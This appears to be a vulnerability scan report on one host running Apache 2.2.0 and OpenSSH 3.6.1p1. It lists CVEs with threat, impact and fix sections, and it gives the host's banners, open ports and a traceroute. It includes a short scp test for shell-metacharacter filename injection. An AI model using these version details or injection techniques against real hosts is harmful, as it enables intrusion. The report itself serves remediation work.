- A denial of service vulnerability exists due to improper handling of compression structures between mod_ssl and OpenSSL. This can be exploited to cause a system crash if too many connections are opened in a short period of time, causing all system memory and swap space to be consumed by httpd.

Apache HTTP Server 2.2.11 and earlier 2.2 versions are affected.

IMPACT:
If this vulnerability is successfully exploited, it can allow malicious, local users to bypass certain security restrictions and cause denial of service conditions.

SOLUTION:
Apache SVN (CVE-2009-1195):
This issue has been fixed in the SVN repository. Refer to Apache Revision 772997 to obtain additional details on this vulnerability.

Red Hat Linux (CVE-2009-1195, CVE-2008-1678):
Updated httpd packages to fix these issues are available for Red Hat Enterprise Linux 5. Upgrade to the latest packages which contain a patch. These are available from the Red Hat Network.

Steps on using the Red Hat Network (RHN) to apply packages are listed as follows:
For Red Hat Enterprise Linux Versions 2.1, 3, and 4, the interactive Update Agent can be launched with the "up2date" command.

For Red Hat Enterprise Linux Version 5, the graphical Update tool can be launched with the "pup" command.

To install packages using the command-line interface, use the command "yum update".

Refer to Red Hat security advisory RHSA-2009:1075 to address this issue and obtain further details.

RESULT:
Detected on port 80 - Apache/2.2.0 (Linux/SUSE)

3 Apache HTTP Server Mod_Proxy Denial of Service Vulnerability

QID:	62057	CVSS Base:	5	PCI Severity:	MED
Category:	Proxy	CVSS Temporal:	4.1		
CVE ID:	CVE-2007-3847				
Vendor Reference:	Apache httpd 2.0 Vulnerabilities, Apache httpd 2.2 Vulnerabilities				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:
A flaw was found in the Apache HTTP Server mod_proxy module. This affects Apache Versions 2.0.35 through 2.0.59, and Versions 2.2.0 through 2.2.4.

IMPACT:
This vulnerability may lead to a denial of service if using a threaded Multi-Processing Module. When a reverse proxy is configured, a remote attacker can send a carefully crafted request that would cause the Apache child process handling that request to crash. When a forward proxy is configured, a similar crash may result when a user visits a malicious site using the proxy.

SOLUTION:
Upgrade to the latest version of Apache, which is available for download from the Apache Web site

RESULT:
Detected on port 80 - Apache/2.2.0 (Linux/SUSE)

3 Apache 2.2 Multiple Vulnerabilities port 80/tcp

QID:	86788	CVSS Base:	5	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.9	PCI Status:	FAIL
CVE ID:	CVE-2007-6420, CVE-2008-2364				
Vendor Reference:	Apache httpd 2.2 Vulnerabilities				
Bugtraq ID:	29653				
Last Update:	06/23/2009				

THREAT:
Two vulnerabilities have been reported in Apache versions prior to 2.2.9:

1) The mod_proxy_balancer provides an administrative interface that could be vulnerable to Cross-Site Request Forgery (CSRF) attacks.

2) A flaw was found in the handling of excessive interim responses from an origin server when using mod_proxy_http.

IMPACT:
A remote attacker could cause a denial of service (DoS) condition, high memory usage, and conduct Cross-Site Request Forgery (CSRF) attacks on a vulnerable system.

SOLUTION:
Upgrade to the Apache httpd 2.2.9 or later, which is available from the Apache Software Foundation Web site at http://www.apache.org/. Refer to

Apache httpd 2.2 vulnerabilities to obtain additional information.

For CentOS: Refer to CentOS Advisories CESA-2008:0967 for CentOS 3 x86_64 httpd, CentOS 5 i386 httpd and CentOS 5 x86_64 httpd to obtain additional information and patch details.

RESULT:

Date: Sun, 12 Oct 2008 23:16:43 GMT
Server: Apache/2.2.0 (Linux/SUSE)
Last-Modified: Wed, 24 Sep 2008 06:14:21 GMT
ETag: "d0b3-77"
Accept-Ranges: bytes
Content-Length: 119
Connection: close
Content-Type: text/html

<!--$Id: index_db.html,v 1.63 2004/11/04 21:11:10 bostic Exp $-->
<html>
<body>
<H1>This is Monty</H1>
</body>
</html>

3 Apache 1.3 and 2.0 Web Server Multiple Vulnerabilities

QID:	115731	CVSS Base:	4.7	PCI Severity:	MED
Category:	Local	CVSS Temporal:	3.7	PCI Status:	FAIL
CVE ID:	CVE-2006-5752, CVE-2007-3304				
Vendor Reference:	RHSA-2007-0556, RHSA-2007-0534, RHSA-2007-0533, Apache1.3, Apache2.0, Apache2.2, RHSA-2007-0532				
Bugtraq ID:	24645, 24215				
Last Update:	09/13/2010				

THREAT:
The Apache HTTP Server is a freely available Web server.

Apache Web Server is prone to the following vulnerabilities:

Cross-site scripting (XSS) vulnerability in mod_status.c in the mod_status module in Apache HTTP Server (httpd), when ExtendedStatus is enabled and a public server-status page is used, allows remote attackers to inject arbitrary web script or HTML via unspecified vectors involving charsets with browsers that perform "charset detection" when the content-type is not specified.

Apache httpd 1.3.37, 2.0.59, and 2.2.4 with the Prefork MPM module, allows local users to cause a denial of service by modifying the worker_score and process_score arrays to reference an arbitrary process ID, which is sent a SIGUSR1 signal from the master process, aka "SIGUSR1 killer."

IMPACT:
The first issue may allow a local or remote unprivileged user to inject arbitrary web script or HTML. This may allow an unprivileged user to bypass access control and gain access to unauthorized data.

The second issue may allow a local user to send signals to an arbitrary process resulting in a denial of service.

SOLUTION:
For Apache Web Server: Upgrade to the latest Apache version, which is available from the Apache Web site.

For Solaris Apache packages: Sun has released patches to address this vulnerability in Apache bundled with Solaris Systems. Refer to Oracle ID 1000027.1 for patch details.

For Red Hat Apache packages:
Upgrade to the latest packages which contain a patch. These are available from the Red Hat Network.

Steps on using the Red Hat Network to apply packages are listed as follows:
For Red Hat Enterprise Linux Versions 2.1, 3, and 4, the interactive Update Agent can be launched with the "up2date" command.

For Red Hat Enterprise Linux Version 5, the graphical Update tool can be launched with the "pup" command.

To install packages using the command line interface, use the command "yum update".

Refer to Red Hat security advisories RHSA-2007-0532, RHSA-2007-0533, RHSA-2007-0534 and RHSA-2007-0556 to address this issue and obtain further details.

For further information on other vendors affected and their patch availability, refer to CVE Mitre Website at CVE-2007-3304 and CVE-2006-5752.

RESULT:

Detected on port 80 -
Date: Sun, 12 Oct 2008 23:16:43 GMT
Server: Apache/2.2.0 (Linux/SUSE)
Last-Modified: Wed, 24 Sep 2008 06:14:21 GMT
ETag: "d0b3-77"
Accept-Ranges: bytes
Content-Length: 119
Connection: close
Content-Type: text/html

<!--$Id: index_db.html,v 1.63 2004/11/04 21:11:10 bostic Exp $-->
<html>
<body>
<H1>This is Monty</H1>
</body>
</html>

 3 OpenSSH Local SCP Shell Command Execution Vulnerability (FEDORA-2006-056, Vmware-3069097-Patch, Vmware-9986131-Patch)

QID:	115317	CVSS Base:	4.6	PCI Severity:	MED
Category:	Local	CVSS Temporal:	3.5	PCI Status:	FAIL
CVE ID:	CVE-2006-0225				
Vendor Reference:	-				
Bugtraq ID:	16369				
Last Update:	06/17/2010				

THREAT:
OpenSSH is a freely available, open source implementation of the Secure Shell protocol. It is available for multiple platforms, including Unix, Linux and Microsoft. SCP is a secure copy application that is a part of OpenSSH. It is used to copy files from one computer to another over an SSH connection. If SCP is given all-local paths to copy, it acts like the system "cp" command.

OpenSSH is susceptible to a local SCP shell command execution vulnerability. This issue is due to a failure of the application to properly sanitize user-supplied input prior to utilizing it in a "system()" function call.

If SCP is used in an all-local fashion, without any hostnames, it utilizes the "system()" function to execute a local copy operation. By utilizing the "system()" function, a shell is spawned to process the arguments. If filenames are created that contain shell metacharacters, they will be processed by the shell during the "system()" function call. Attackers can create files with names that contain shell metacharacters along with commands to be executed. If a local user then utilizes SCP to copy these files (likely during bulk copy operations involving wildcards), then the attacker-supplied commands will be executed with the privileges of the user running SCP.

This issue reportedly affects OpenSSH Version 4.2. Other versions may also be affected.

IMPACT:
This issue can allow local attackers to execute arbitrary shell commands with the privileges of users executing a vulnerable version of SCP.

SOLUTION:

If you are a Fedora user, please visit Fedora advisory FEDORA-2006-056.

HP has released a patch to address this issue. Refer to HP's technical support document HPSBUX02178 (registration required) for further details.

Open SSH release release-4.3 fixes the issue. Please visit OpenSSH release-4.3 Web site for more information on updates.

You can confirm if this vulnerability is present on your computer as follows.

On a Unix prompt, type these commands:
a. touch foo\ bar
b. mkdir "any_directory"
c. scp foo\ bar "any_directory"

If the output is:
"cp: cannot stat `foo': No such file or directory
cp: cannot stat `bar': No such file or directory"

then your OpenSSH is vulnerable.

refer to the following link for Redhat advisory RHSA-2006:0044-14.

Refer to Vmware advisory VMware Patch 9986131 and VMware Patch 3069097.

RESULT:

SSH-1.99-OpenSSH_3.6.1p1

3 Apache HTTP Server multiple vulnerabilities

QID:	86975	CVSS Base:	4.6	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	CVE-2011-3607, CVE-2012-0021, CVE-2012-0031, CVE-2012-0053				
Vendor Reference:	Apache				
Bugtraq ID:	50494				
Last Update:	11/07/2011				

THREAT:
Apache HTTP Server is an HTTP web server application.

Apache HTTP Server is prone to multiple issues:-
1. A local privilege escalation vulnerability because of an integer overflow error. Specifically, the error exists in the "ap_pregsub()" function of the "server/utils.c" source file.
2. An exposure was found when using mod_proxy in reverse proxy mode. In certain configurations using RewriteRule with proxy flag or ProxyPassMatch.
3. A flaw was found in the default error response for status code 400. This flaw could be used by an attacker to expose "httpOnly" cookies when no custom ErrorDocument is specified.
4. A flaw was found in the handling of the scoreboard. An unprivileged child process could cause the parent process to crash at shutdown rather than terminate cleanly.
5. A flaw was found in mod_log_config. If the '%{cookiename}C' log format string is in use, a remote attacker could send a specific cookie causing a crash.

Affected Versions:
Apache HTTP Server 2.0.x through 2.0.64 and 2.2.x through 2.2.21.

IMPACT:
By exploiting this vulnerability, attackers can run arbitrary code with elevated privileges.

SOLUTION:
This issue has been patched in Apache 2.2.22. Refer to Apache 2.2 Security Vulnerabilities.

RESULT:
Detected on port 80 - Apache/2.2.0 (Linux/SUSE)

3 Apache HTTP Server APR "apr_fnmatch()" Denial of Service Vulnerability

QID:	12500	CVSS Base:	4.3	PCI Severity:	MED
Category:	CGI	CVSS Temporal:	3.4		
CVE ID:	CVE-2011-0419				
Vendor Reference:	Apache2.2.18				
Bugtraq ID:	-				
Last Update:	05/17/2011				

THREAT:
The Apache HTTP Server is a freely available Web server.

The vulnerability is caused by an infinite recursion error within the "apr_fnmatch()" function when processing certain patterns. This can be exploited to cause a stack overflow via a specially crafted request containing wildcard characters (e.g. "*").

IMPACT:
This vulnerability can be exploited by malicious people to cause a denial of service.

SOLUTION:
The vendor has released Apache HTTP Server Version 2.2.18 Apache 2.2.18 to resolve these issues.

RESULT:
Detected on port 80 - Apache/2.2.0 (Linux/SUSE)

3 OpenSSH Plaintext Recovery Attack Against SSH Vulnerability

QID:	42339	CVSS Base:	2.6	PCI Severity:	LOW
Category:	General remote services	CVSS Temporal:	2		
CVE ID:	CVE-2008-5161				
Vendor Reference:	openssh-5.2 release note				
Bugtraq ID:	-				
Last Update:	09/13/2010				

THREAT:
OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.

OpenSSH is prone to a plain text recovery attack. The issue is in the SSH protocol specification itself and exists in Secure Shell (SSH) software when used with CBC-mode ciphers.

Affected Versions:
OpenSSH Version 5.1 and earlier.

IMPACT:
This issue can be exploited by a remote unprivileged user to gain access to some of the plain text information from intercepted SSH network traffic, which would otherwise be encrypted.

SOLUTION:
Upgrade to OpenSSH 5.2 or later, available from the OpenSSH OpenSSH Download site.

RESULT:
SSH-1.99-OpenSSH_3.6.1p1

3 APR-util Library Integer Overflow Vulnerabilities

QID:	86852	CVSS Base:	10	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	CVE-2009-2412				
Vendor Reference:	FEDORA-2009-8360, FEDORA-2009-8336, FEDORA-2009-8318, FEDORA-2009-8349, Apache 2.2.13				
Bugtraq ID:	-				
Last Update:	12/29/2009				

THREAT:
Apache APR (Apache Portable Runtime) are libraries for API development. "APR-util" is a library of utility functions used by several software applications, including the Apache HTTP server.

Multiple integer overflows in the Apache Portable Runtime (APR) library and the Apache Portable Utility library (aka APR-util) 0.9.x and 1.3.x allow remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via vectors that trigger crafted calls to the 1) allocator_alloc or 2) apr_palloc function in memory/unix/apr_pools.c in APR; or crafted calls to the 3) apr_rmm_malloc, 4) apr_rmm_calloc, or 5) apr_rmm_realloc function in misc/apr_rmm.c in APR-util; leading to buffer overflows. (CVE-2009-2412)

The vulnerabilities are reported in Apache Versions prior to 2.2.13.
Update to Apache Version 2.2.13 to fix this issue.

Updates to fix this issue are available for Fedora Versions 10 and 11.

IMPACT:
Successful exploits may allow remote attackers to cause denial of service conditions and compromise a vulnerable system.

SOLUTION:
For Apache,Update to Apache Version 2.2.13 which is available from the Apache HTTP Server Download site.

Fedora has issued updates for the "apr-util" package to fix this vulnerability. Updates can be installed using the yum utility which can be downloaded from the Fedora Web site.

Refer to Fedora security advisories FEDORA-2009-8360, FEDORA-2009-8336, FEDORA-2009-8318 and FEDORA-2009-8349 to address the issue and obtain patch details.

RESULT:
Detected on port 80 - Apache/2.2.0 (Linux/SUSE)

4 OpenSSH Signal Handling Vulnerability

QID:	38560	CVSS Base:	9.3	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	7.3	PCI Status:	FAIL
CVE ID:	CVE-2006-5051, CVE-2006-4924				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	02/15/2012				

THREAT:
OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.

The following security vulnerabilities have been identified in OpenSSH:

- A signal handler race condition in OpenSSH before Version 4.4 can be exploited to cause a crash, and possibly execute arbitrary code if GSSAPI authentication is enabled, via unspecified vectors that lead to a double-free. (CVE-2006-5051)

- A denial of service vulnerability exists in sshd in OpenSSH before Version 4.4, when using the SSH protocol Version 1, because it does not properly handle duplicate incoming blocks. This can be exploited by a remote attacker to cause sshd to consume a large quantity of CPU resources. (CVE-2006-4924)

IMPACT:
If this vulnerability is successfully exploited, it can crash the OpenSSH server and potentially allow execution of arbitrary code.

SOLUTION:
Upgrade to OpenSSH 4.4 or later, available from the OpenSSH Web site http://www.openssh.org/.

Several vendors have issued fixes to resolve this issue. Below are links to the advisories which contain patch download information.

Debian GNU/Linux:
http://www.debian.org/security/2006/dsa-1189

Red Hat Linux:
http://rhn.redhat.com/errata/RHSA-2006-0697.html

SuSE Linux:
http://www.novell.com/linux/security/advisories/2006_62_openssh.html

Sun Microsystems:
https://support.oracle.com/CSP/main/article?cmd=show&type=NOT&id=1000947.1 (registration required)

Mandriva:
http://www.mandriva.com/security/advisories?name=MDKSA-2006:179

HP has released a patch to address this issue. Refer to HP's technical support document HPSBUX02178 (registration required) for further details.

Ubuntu:
http://www.ubuntu.com/usn/usn-355-1

VMware ESX Server
For ESX 3.0.0: Patch 3069097
For ESX 3.0.1: Patch 9986131

For other distributions:
Please contact your vendor for upgrade or patch information.

RESULT:
SSH-1.99-OpenSSH_3.6.1p1

 4 Apache Mod_Rewrite Off-By-One Buffer Overflow Vulnerability

QID: 86746 CVSS Base: 7.6 PCI Severity: HIGH

Category:	Web server	CVSS Temporal:	6	PCI Status:	FAIL
CVE ID:	CVE-2006-3747				
Vendor Reference:	APACHE				
Bugtraq ID:	19204				
Last Update:	08/11/2010				

THREAT:
Apache's mod_rewrite is a rule-based rewriting engine which rewrites requested URLs for the Apache Web server.

The mod_rewrite module is exposed to an off-by-one buffer-overflow condition. Specifically, this issue presents itself on a system with the active configuration "RewriteEngine on". However "RewriteEngine on" is typically not enabled by default in Apache HTTPD implementations.

Affected Versions:
1.3 branch from 1.3.28 to 1.3.36
2.0 branch from 2.0.46 to 2.0.59
2.2 branch from 2.2.0 to 2.2.3

IMPACT:
A remote attacker can exploit certain rewrite rules to crash the HTTPD server and potentially cause arbitrary code execution.

SOLUTION:
Refer to these vendor advisories and US-CERT Advisory.

Virtual Patches:
Trend Micro Virtual Patching
Virtual Patch #1000721: Apache HTTP Server mod_rewrite Module LDAP Scheme handling Buffer Overflow

RESULT:

Detected on port 80 -
Date: Sun, 12 Oct 2008 23:16:43 GMT
Server: Apache/2.2.0 (Linux/SUSE)
Last-Modified: Wed, 24 Sep 2008 06:14:21 GMT
ETag: "d0b3-77"
Accept-Ranges: bytes
Content-Length: 119
Connection: close
Content-Type: text/html

<!--$Id: index_db.html,v 1.63 2004/11/04 21:11:10 bostic Exp $-->
<html>
<body>
<H1>This is Monty</H1>
</body>
</html>

4 Apache HTTP Server Multiple Cross-Site Scripting Vulnerabilities port 80/tcp

QID:	12260	CVSS Base:	4.3	PCI Severity:	MED
Category:	CGI	CVSS Temporal:	3.2	PCI Status:	FAIL
CVE ID:	CVE-2007-6388, CVE-2007-5000, CVE-2008-0005				
Vendor Reference:	RHSA-2008-0004, RHSA-2008-0005, RHSA-2008-0006, RHSA-2008-0007, RHSA-2008-0008				
Bugtraq ID:	-				
Last Update:	12/02/2008				

THREAT:
Apache HTTP Server modules "mod_status", "mod_imagemap", "mod_imap" and "mod_proxy_ftp" contain multiple cross-site scripting

vulnerabilities. These vulnerabilities arise from the application failing to properly sanitize user input.

IMPACT:
Successful exploitation will allow an attacker to launch arbitrary code in a user's browser or steal cookie-based authentication credentials.

SOLUTION:
Upgrade to the latest version of Apache, which is available from the Apache Software Foundation Web site at http://www.apache.org/.

RESULT:

Date: Sun, 12 Oct 2008 23:16:43 GMT
Server: Apache/2.2.0 (Linux/SUSE)
Last-Modified: Wed, 24 Sep 2008 06:14:21 GMT
ETag: "d0b3-77"
Accept-Ranges: bytes
Content-Length: 119
Connection: close
Content-Type: text/html

<!--$Id: index_db.html,v 1.63 2004/11/04 21:11:10 bostic Exp $-->
<html>
<body>
<H1>This is Monty</H1>
</body>
</html>

4 Apache HTTP Server Prior to 2.2.15 Multiple Vulnerabilities

QID:	86873	CVSS Base:	10	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	7.8	PCI Status:	FAIL
CVE ID:	CVE-2010-0408, CVE-2010-0425, CVE-2010-0434				
Vendor Reference:	Apache 2.2.15				
Bugtraq ID:	-				
Last Update:	07/06/2010				

THREAT:
The Apache HTTP Server is a freely-available Web server.

Apache HTTP Server is exposed to following vulnerabilities:

1) The "ap_proxy_ajp_request()" function in modules/proxy/mod_proxy_ajp.c of the mod_proxy_ajp module returns the "HTTP_INTERNAL_SERVER_ERROR" error code when processing certain malformed requests. This can be exploited to put the backend server into an error state until the retry timeout expired by sending specially crafted requests.

2) When triggered, the mod_isapi module will unload the selected ISAPI module before the request processing is completed. This results in an orphaned callback pointer (also known as a dangling pointer). This vulnerability (CVE-2010-0425) affects Microsoft Windows based hosts only.

3) An error exists within the header handling when processing subrequests, which can lead to sensitive information from a request being handled by the wrong thread if a multi-threaded Multi-Processing Module (MPM) is used.

IMPACT:
Successfully exploiting these issues might allow a remote attacker exposure to sensitive information or cause denial of service.

SOLUTION:
Update to version 2.2.15 to resolve this issue. Refer to Apache Revision 917870 and Apache Revision 917875 to obtain additional patch details.

Virtual Patches:
Trend Micro Virtual Patching
Virtual Patch #1000131: HTTP Header Length Restriction
Virtual Patch #1000474: Allowed Resources
Virtual Patch #1002593: Allow HTTP (Including WebDAV) Methods

Virtual Patch #1002751: Disallowed Resources

RESULT:

Detected on port 80 - Apache/2.2.0 (Linux/SUSE)

5 OpenSSH Multiple Memory Management Vulnerabilities

QID:	38217	CVSS Base:	10	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	8.3	PCI Status:	FAIL
CVE ID:	CVE-2003-0693, CVE-2003-0695, CVE-2003-0682				
Vendor Reference:	-				
Bugtraq ID:	8628				
Last Update:	06/04/2009				

THREAT:
Multiple memory management errors have been reported in OpenSSH. These issues exist in the "buffer.c" source file, and may potentially be exploited to execute arbitrary code with the privileges of OpenSSH. The problem appears to be buffer size accounting and related issues, and could result in corruption of heap memory with attacker-supplied values.

IMPACT:
An attacker could exploit this vulnerability to launch a denial of service attack on the SSH service, or to execute arbitrary privileged code on the target.

SOLUTION:
OpenSSH 3.7.1p1 has been released to address this issue. Check the OpenSSH Advisory for the latest information.

Many vendors backport the patches to packages based on earlier versions of
openssh. The following packages have been reported to address this issue:

Solaris 9 SPARC: patch 113273-04 or later
Solaris 9 x86: patch 114858-03 or later
AIX-5.2 opensshi-aix52 3.6.1p2_52
AIX-5.1 opensshi-aix51 3.6.1p2_51
HP-UX B.11.22 T1471AA_A.03.61.002_HP-UX_B.11.22_IA.depot
HP-UX B.11.11 T1471AA_A.03.61.002_HP-UX_B.11.11_32+64.depot
HP-UX B.11.00 T1471AA_A.03.61.002_HP-UX_B.11.00_32+64.depot
redhat: openssh-3.1p1-14
fedora: openssh-3.6.1p2-19
mandrake: openssh-3.6.1p2-1.1
debian: openssh-krb5_3.4p1
suse-8.2: openssh-3.5p1-106
suse-8.1, 8-0: openssh-3.4p1-214
Mac OS X 10.2.8

As a workaround, configure OpenSSH to run with privilege separation. This configuration will reduce the impact of any latent vulnerabilities.

RESULT:

SSH-1.99-OpenSSH_3.6.1p1

Information Gathered (12)

1 DNS Host Name

QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-

Bugtraq ID: -
Last Update: 01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 15	No registered hostname

 1 Traceroute

QID: 45006
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.41ms	ICMP
2		0.71ms	ICMP
3		0.52ms	ICMP
4		0.56ms	ICMP
5		2.76ms	ICMP
6		21.73ms	ICMP
7		18.03ms	ICMP
8		18.36ms	ICMP
9		18.03ms	ICMP
10		91.74ms	ICMP
11		90.26ms	ICMP
12		91.04ms	ICMP
13		220.46ms	ICMP
14		90.64ms	ICMP
15		90.07ms	ICMP
16		93.56ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 15	114.62ms	UDP

 1 Firewall Detected

QID: 34011
Category: Firewall
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:
Some of the ports filtered by the firewall are: 2869.

1 Open TCP Services List

QID:	82023
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
22	ssh	SSH Remote Login Protocol	ssh	
80	www	World Wide Web HTTP	http	
111	sunrpc	SUN Remote Procedure Call	rpc	

1 Open UDP Services List

QID:	82004
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	07/11/2005

THREAT:
A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.

Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected
111	sunrpc	SUN Remote Procedure Call	rpc udp

1 Scan Diagnostics port 80/tcp

QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 1 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 1 inputs)
Path manipulation: 82 vulnsigs tests, completed 68 requests, 4 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 1 inputs)
WS enumeration: 9 vulnsigs tests, completed 9 requests, 1 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 0 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Header manipulation: estimated time < 1 minute (26 tests, 1 inputs)
Header manipulation: 26 vulnsigs tests, completed 17 requests, 0 seconds. XSS optimization removed 17 links. Completed 17 requests of 52 estimated requests (33%). All tests completed.
Total requests made: 108
Average server response time: 0.35 seconds
Most recent links:

Scan launched using PCI WAS combined mode.
HTML form authentication unavailable, no WEBAPP entry found

1 Web Server Version port 80/tcp

QID: 86000
Category: Web server
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/01/1999

RESULT:

Server Version	Server Banner
Apache/2.2.0 (Linux/SUSE)	Apache/2.2.0 (Linux/SUSE)

1 Links Crawled port 80/tcp

QID: 150009
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:

Duration of crawl phase (seconds): 3.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

1 Host Responds to TCP SYN Packet with Other Flags On with SYN ACK

QID: 82053
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 06/25/2004

THREAT:
The host responds to a TCP SYN packet with at least one of the following flags set with a SYN ACK packet: RST, FIN, ACK, FIN|PSH.

IMPACT:
This behavior in the TCP/IP implementation may allow a remote user to potentially bypass a firewall protecting the host, as some (especially stateless) firewalls may be configured to allow all TCP packets with one of these flags set (RST, FIN, ACK, FIN|PSH) to go through without examining the packets' SYN flag.

SOLUTION:
Many operating systems are known to have this behavior.

RESULT:

Host responded to the following TCP probes to port 111 with SYN+ACK:
SYN+FIN
SYN+FIN+PSH

1 Host Scan Time

QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:
Scan duration: 3037 seconds

Start time: Fri, Feb 17 2012, 17:22:06 GMT

End time: Fri, Feb 17 2012, 18:12:43 GMT

2 Operating System Detected

QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/09/2005

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Linux 2.4-2.6 / Embedded Device / F5 Networks Big-IP	TCP/IP Fingerprint	U1141:22

3 Remote Access or Management Service Detected

QID:	42017
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/17/2011

THREAT:
A remote access or remote management service was detected. If such a service is accessible to malicious users it can be used to carry different type of attacks. Malicious users could try to brute force credentials or collect additional information on the service which could enable them in crafting further attacks.

The Results section includes information on the remote access service that was found on the target.

Services like Telnet, Rlogin, SSH, windows remote desktop, pcAnywhere, Citrix Management Console, Remote Admin (RAdmin), VNC, OPENVPN and ISAKMP are checked.

IMPACT:
Consequences vary by the type of attack.

SOLUTION:
Expose the remote access or remote management services only to the system administrators or intended users of the system.

RESULT:
